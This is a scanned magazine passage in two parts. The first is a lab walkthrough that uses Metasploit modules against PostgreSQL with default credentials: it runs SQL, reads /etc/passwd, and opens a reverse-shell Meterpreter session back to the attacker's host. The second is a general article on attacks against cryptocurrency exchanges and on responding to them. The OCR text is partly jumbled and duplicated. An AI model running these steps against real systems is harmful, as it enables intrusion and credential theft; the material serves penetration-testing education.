The auxiliary/admin/postgres/postgres_sql module executes some of the PostgreSQL commands on the target. This requires credentials which we already have.




```
msf auxiliary(scanner/postgres/postgres_login) > use auxiliary/admin/postgres/po
stgres_sql
msf auxiliary(admin/postgres/postgres_sql) > show options

Module options (auxiliary/admin/postgres/postgres_sql):

   Name           Current Setting   Required  Description
   ----           ---------------   --------  -----------
   DATABASE       template1         yes       The database to authenticate again
st
   PASSWORD       postgres          no        The password for the specified use
rname. Leave blank for a random password.
   RETURN_ROWSET  true              no        Set to true to see query result se
ts
   RHOST                            yes       The target address
   RPORT          5432              yes       The target port
   SQL            select version()  no        The SQL query to execute
   USERNAME       postgres          yes       The username to authenticate as
   VERBOSE        false             no        Enable verbose output

msf auxiliary(admin/postgres/postgres_sql) > 
```

By default, this module runs the command select version () as shown in the above image. Once we set the target IP, the result is as shown below.




```
msf auxiliary(admin/postgres/postgres_sql) > set rhost 192.168.41.130
rhost => 192.168.41.130
msf auxiliary(admin/postgres/postgres_sql) > run

Query Text: 'select version()'
==============================

    version
    -------
    PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubunt
u 4.2.3-2ubuntu4)
```

Now let's change the SQL command to list all the databases present in our system and run the command again. This can be done as shown below.




```
msf auxiliary(admin/postgres/postgres_sql) > set SQL select datname from pg_data
base
SQL => select datname from pg_database
msf auxiliary(admin/postgres/postgres_sql) > run

Query Text: 'select datname from pg_database'
=============================================

    datname
    -------
    postgres
    template0
    template1

[*] Auxiliary module execution completed
msf auxiliary(admin/postgres/postgres_sql) > 
```

As you can see, there are three databases. postgres, template0 and template1. These are the default databases of postgresql. Now let's try to read a remote file present on the system. Load the auxiliary/admin/postgres/postgres_readfile module as shown below. This module will allow us to read a remote file using postgresql.




```
msf auxiliary(admin/postgres/postgres_sql) > use auxiliary/admin/postgres/postg
res_readfile
msf auxiliary(admin/postgres/postgres_readfile) > show options

Module options (auxiliary/admin/postgres/postgres_readfile):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username
. Leave blank for a random password.
   RFILE     /etc/passwd      yes       The remote file
   RHOST                      yes       The target address
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output

msf auxiliary(admin/postgres/postgres_readfile) >
```

By default, the module will read the /etc/passwd file in a Linux system. The passwd file in Linux is a text file that contains user login accounts for the system. I set the RHOST option as shown below.



```
   RFILE     /etc/passwd      yes       The remote file
   RHOST                      yes       The target address
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output

msf auxiliary(admin/postgres/postgres_readfile) > set rhost 192.168.41.130
rhost => 192.168.41.130
msf auxiliary(admin/postgres/postgres_readfile) > check
[*] 192.168.41.130:5432 This module does not support check.
```


When the module is executed, we can view the passwd file as shown below.



```
msf auxiliary(admin/postgres/postgres_readfile) > run

Query Text: 'CREATE TEMP TABLE eCSbQqtndXmuIM (INPUT TEXT);
      COPY eCSbQqtndXmuIM FROM '/etc/passwd';
      SELECT * FROM eCSbQqtndXmuIM'
================================================================================
===============================================================

    input
    -----
    backup:x:34:34:backup:/var/backups:/bin/sh
    bin:x:2:2:bin:/bin:/bin/sh
    bind:x:105:113::/var/cache/bind:/bin/false
    daemon:x:1:1:daemon:/usr/sbin:/bin/sh
    dhcp:x:101:102::/nonexistent:/bin/false
    distccd:x:111:65534::/:/bin/false
    ftp:x:107:65534::/home/ftp:/bin/false
    games:x:5:60:games:/usr/games:/bin/sh
    gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
    irc:x:39:39:ircd:/var/run/ircd:/bin/sh
    klog:x:103:104::/home/klog:/bin/false
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
[+] 192.168.41.130:5432 Postgres - /etc/passwd saved in /root/.msf4/loot/201807
15042426_default_192.168.41.130_postgres.file_580299.txt
[*] Auxiliary module execution completed
msf auxiliary(admin/postgres/postgres_readfile) >
```

This passwd file is also stored as a text file in the /root/.msf4/loot/ directory of the attacking system as highlighted above. This can be viewed using any text editor later. An example of the stored file can be seen in the image below. Here it is opened using a gedit text editor.


**The PostgreSQL community considered changing the name to Postgres; however, the PostgreSQL Core Team announced in 2007 that the product would continue to use the name PostgreSQL.
in a database.**



20180715042426_default_192.168.41.130_postgres.file_580299.txt
~/.msf4/loot


```
root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/bin/shbin:x:2:2:bin:/bin:/bin/
shsys:x:3:3:sys:/dev:/bin/shsync:x:4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/bin/
shman:x:6:12:man:/var/cache/man:/bin/shlp:x:7:7:lp:/var/spool/lpd:/bin/shmail:x:8:8:mail:/var/
mail:/bin/shnews:x:9:9:news:/var/spool/news:/bin/shuucp:x:10:10:uucp:/var/spool/uucp:/bin/
shproxy:x:13:13:proxy:/bin:/bin/shwww-data:x:33:33:www-data:/var/www:/bin/shbackup:x:34:34:backup:/
var/backups:/bin/shlist:x:38:38:Mailing List Manager:/var/list:/bin/shirc:x:39:39:ircd:/var/run/
ircd:/bin/shgnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/
shnobody:x:65534:65534:nobody:/nonexistent:/bin/shlibuuid:x:100:101::/var/lib/libuuid:/bin/
shdhcp:x:101:102::/nonexistent:/bin/falsesyslog:x:102:103::/home/syslog:/bin/falseklog:x:103:104::/
home/klog:/bin/falsesshd:x:104:65534::/var/run/sshd:/usr/sbin/
nologinmsfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bashbind:x:105:113::/var/cache/bind:/
bin/falsepostfix:x:106:115::/var/spool/postfix:/bin/falseftp:x:107:65534::/home/ftp:/bin/
falsepostgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/
bashmysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/falsetomcat55:x:110:65534::/usr/share/
tomcat5.5:/bin/falsedistccd:x:111:65534::/:/bin/falseuser:x:1001:1001:just a user,111,,:/home/
```

Enough. We have seen lot of auxiliary modules. It's time to get a shell on the target. Load the exploit/linux/postgres/postgres_payload module as shown below.



```
msf auxiliary(admin/postgres/postgres_readfile) > use exploit/linux/postgres/po
stgres_payload
msf exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username
. Leave blank for a random password.
   RHOST                      yes       The target address
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output
```

Set the required options (Don't forget, it also requires credentials). Check if the target is vuln -erable using the check command. The target appears to be vulnerable. Execute the module. we successfully got a meterpreter session on the target as shown below.What a fitting climax to a hack it is if we get a meterpreter session at the end. In the next month's issue, we will be back targeting another service. .



```
msf exploit(linux/postgres/postgres_payload) > set rhost 192.168.41.130
rhost => 192.168.41.130
msf exploit(linux/postgres/postgres_payload) > check
[*] 192.168.41.130:5432 The target appears to be vulnerable.
msf exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] 192.168.41.130:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GC
C cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/MKuXRyqA.so, should be cleaned up automatically
[*] Sending stage (857352 bytes) to 192.168.41.130
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.41.128:4444 -> 192.168.41.130:56674)
at 2018-07-15 04:30:01 -0400

meterpreter >
```

Crypto Currency : The New Target of Hackers

ONLINE SECURITY

Jan 2018

A Japanese crypto exchange named Coincheck announced hackers stole about 530 million dollars from its users and this news made it come under government scrutiny.

August 2017

Hackers collected about $500,000 by using the CEO's credentials to get into the crypto currency website and send messages to subscribers for funding.

July 2017

A hacker changed the address posted on coindash website telling the initial coin offering investor where to exchange ETH(Ethereum) for coindash tokens.He took almost $7 million in stolen ETH.

March 2014

There was a theft of almost $473 million in bitcoin which led to bankruptcy of mount gox. This can be described as the single biggest black eye on crypto currency security.

Hackers collected about $500,000 by using the CEO's credentials to get into the crypto currency website and messaging subscribers

These are only some of the cases where crypto currency exchanges were targeted.

What is Crypto Currency?

Crypto currency is intangible piece of currency used as a medium of exchange during transactions between individuals and firms. It's a digital asset since it uses “crypto” from the use of cryptography for security measures and verification purposes during transactions. The firms and individuals performing transactions do not necessarily need to use banking services to facilitate transactions since they can use this digital way termed crypto currency exchange and even avoid charges imposed by financial institutions for any transactions.

Paying and being paid using crypto currency is easy and efficient since its transactions are proposed and delivered through a network which is a block chain in nature. Thus, one needs to just sit and operate a laptop.

What exactly is Crypto currency used for?

Crypto currency is used for paying for many things but it is popularly used by firms or individuals that transact businesses online or firms that are far apart. This means that the two parties must have specific block chains which are created to be decentralized. This helps in confirming a transaction before it is able to be processed. This confirms security and safer transactions for the personnel involved. One limitation about the process is that it takes some time for the approval to come true or the transactions to be confirmed. Bitcoin, one form of crypto currency has this as one of its major problems. Even then Crypto currency is mostly used by big organizations that want to avoid other modes of payment like the use of other currencies or financial institutions.

The use of crypto currency in purchasing has increased tremendously due to the increase of its users. The number or amount of items you can buy using crypto currency (eg. bitcoins) also increased.

Apart from the use of crypto currency in purchasing, one can also use crypto currency in investing which is even easier than using it in purchasing. Since the value of crypto currency keeps changing its level positively, you may need to keep investing in it. Although its value level cannot be predicted, one should be patient long enough for the whole deal to work out. Sometimes it increases whereas sometimes it decreases. This means that the investors should be passionate and patient, since its benefit comes after a long period of time. It's advisable for those who would like to invest in crypto currency to seek full knowledge about it.

Apart from directly investing in crypto currency, may users are nowadays investing through many organizations and firms that use technological method related to block chain. The more these organizations create wealth the more the investors benefit. Crypto currency method of payment has so far been favored in several retail and online outlets for those individuals who want to use the method, (e.g. the crypto currency method has been used in buying foodstuffs e.g. pizza and even used in hotel banking services).

REASONS FOR POPULARITY OF CRYPTO CURRENCY.

1.Small commission rates

Crypto currency payments benefit if viewed in commission rates angle,compared to bank payment. This system is also usually loyal ,fully supported by its participants and decentralized .One does not have to pay interest to the financial institutions and at the same time pay for operations.

2. Absence of unified money laundering center:

In normal economy, only the state bank of the country has the role of issuing money which is a different case when it comes to crypto currency, which are mined by different experts from maybe different countries and regions.

The brokers allow customers to sell or buy the crypto currencies at the market price mostly set by the broker at an added value

3. Complete decentralization;

Crypto currency system is decentralized in a way that its monetary system is independent and release is conducted solely as a result of mining. They are usually not tied to the banking sector thus the whole system works exclusively on mutual trust of users. This is the reason why the authorities are frightened of crypto currency since such decentralization favors the side of users and business structures and there's no surveilllance on their activities.

Some experts see crypto currency system with a doubt that it may bring down the economy of the country. Most crypto currency users are already wary that authorities are already burning the system

4. Presence of choice between crypto-currencies:

Presence of many crypto currencies has made it easier to use since one can use the currency of their choice to make payments or even invest. This makes it very popular.

5. Anonymity:

Another awesome feature of crypto currency is it works even with anonymous participants. This increases the level of secrecy since few digital generated codes are identified. However, anonymity in it also attracts many scammers.This means users should be careful enough to identify scammers and fake ones and work with trusted resources only.

WHAT IS A CRYPTO CURRENCY EXCHANGE?

Crypto currency exchanges are a type of online exchanges done on specific online platforms where an individual or an organization can change one crypto currency for another. This can be done either of tthe two ways: stock exchange, currency exchange.

There are many varieties of crypto currency exchanges. They are,

1.Crypto currency funds

This funds are professionally managed crypto currency allowing it to be used by the public instead of keeping it. Users can invest this funds in crypto currency.

2. Crypto currency brokers

These are mainly website-based exchanges that are like a currency exchange at the border of two countries. The brokers allow customers to sell or buy the crypto currencies at the market price, mostly set by the broker and an added value or premium which is usually a small amount.

3. Traditional crypto currency exchanges

This exchange has a similar characteristic with traditional stock exchanges since buyers and sellers trade according to the current set market price of crypto currencies. A fee is charged for every transaction undertaken. However, some allow customers to use normal currencies i.e. USdollars for crypto currencies like bitcoin.

4.Direct trading platforms:

This is a type of platform where peer to peer trading services between buyers and sellers are offered .There is no fixed market price used in this type of platform since sellers are the ones to create their own exchange rates, those who want to buy, search for the sellers in the platform and do over the counter exchange and the platform itself binds the sellers and the buyers. even though this isn't the best solution ,direct trading may be the only way of trading in some regions. This means users should research on a highly trusted platform that is highly rated or trusted. Users should also ensure that they put security measures to their codes and keys in order to safeguard their wallets. They should be careful and alert to realize any changed addresses and even letters.

One of the methods is tricking users to give their personal details and private codes which are used to access their digital wallets.

WHY HACKERS TARGET CRYPTO CURRENCY?

This is rather silly questio n to be asked. For many of the reasons cited above, crypto currency users are always the soft target due to increased number of its users and investors.

Hackers typically use calculated tricks to steal users crypto currency. One of the methods is tricking users to give their personal details and their private codes which can be used to access their digital wallets and pretend to be its users. This method is similar to the method of phishing in hacking. As a part of this method, they normally change some simple letters of the domain address of exchange so that its real users don't realize any manipulation and put in their details.

Another reason why hackers target crypto currency is they can easily erase their footprints digitally giving the security a hard time in realizing a fishy action taking place.This advantage helps the hackers to steal money. Even if detected, no money can be refunded since they are anonymous .There is more fear of increased hacking in some crypto currencies like Bitcoin due to the increase of the number of the ICOs (Initial coin offerings). What hackers just need is the private key of the users since this key is used for maintaining privacy and confidentiality. Once they get it, they access their wallets and send the users crypto currency to themselves. Sometimes they may decide to interfere with the codes completely.

Bitcoin exchanges have been a greater victim of hacking since they have numerous users and its wallet can hold a large amount of crypto currenciy..A very clear characteristic of bitcoin exchanges that may also help the hackers is that it does not possess some form of anonymity thus making hacking even more simpler.

The decentralized working of crypto currency raises its risk to be hacked since it has no link with other financial institutions.This gives hackers a high chance of hacking since they will have to just work on a specific crypto currency .This would have been a different case if there would be a link between the crypto currency and other financial institutions since hackers would have to follow a long chain of procedures and tests to hack them.This will take a long process and the security would have been able to realize unusual changes taking place in the system. Crypto currency exchanges are riskier because the transactions taking place are not under any regulatory organization hence they are not overseen.

Stealing from users pocket wallet is not the only way hackers use. They can also trick the users to give their bitcoins to the hackers. Many methods have been used so far but as already descibed above, social engineering method is the most successful. Hackers are also working tirelessly on attacking vulnerable algorithms and implementing them in order to favor them. This gives them an easy way during hacking. Apart from bit coin, ethereum is also facing a hard time due to hackers. The hackers reset the user's contacts ,steal their private keys and change the ownership of the ethereums to themselves.

Since crypto currency is here to stay, there is no other way than improving security at these crypro currency exchanges.Safe coding is needed here to keep a distance from hackers. Software developers empowered with cyber security skills are needed for this. Consultants and auditors also regularly need to check into the accounts and discover any changes, if negative security measures are taken immediately. The general public specifically the users of crypto currencies should be enlightened with cybersecurity safeguards. Employees in the businesses and organizations also need to be trained with knowledge in order to be safe from hackers.

> *The crime today is not about the use of guns but rather a mouse cursor and skilfuly acquired passwords to crack everything.*

The owners must keep their bitcoin wallets secure since hackers use the owners information to hack the exchange. Owners should be careful of the computer they use while making transactions and should avoid public internet while making transactions. Hacking cases can be detected when the owner's privacy has been compromised giving unnecessary access to the owner's wallets and bitcoins get stolen. One should also carefully choose a bitcoin exchange since it's not a surprise that one could even be trading with a malicious exchange set up by hackers.

COUNTERMEASURES TO BE TAKEN AFTER THE HACK

Despite taking protective measures, sometimes users get hacked. When users or security personnel suspect a hack has been carried out they should follow the steps below for easy investigation.

1. Assess the damage of the affected part.
2. Lock down systems to prevent hackers from manipulating the investigation into the hack.
3. Change all passwords to prevent other access by hackers.
4. Record everything that happened by observing, take screenshots, copying any suspicious code and everything that seems to be unusual.
5. Communicate the event to forensic investigators if you are a user or a employee.It's wise to reach experts with high skills within the shortest time possible.
6. Forensic Investigators should investigate by scanning malicious code, vulnerabilities that might have allowed hackers to gain access, any malware presnt on the affected system.
7. They should also Investigate frequent logs ,repeating pattern etc.

CONCLUSION

We all are at risk of being victims of hacking since we are all living in a fast growing digital world of the 21st century. According to a recent research hackers identity is ranged between 12 years young to 67 years old. Hacking is always done through a computer connected to an internet connection and nothing else. This allows hackers to be a million miles away i.e. a different continent but and execute hackking on different people and organization from different regions. The leadiing crime in the world at the moment is cyber crime. Since hackers don't need to go to a bank rob money from them or for that matter even go outside to the world to commit the crime. The crime today is not about the use of guns but rather a mouse cursor and skillfully acquired passwords to crack everything. After all, as the old adage goes, prevention is always better than cure and it cannot be any truer than in this case.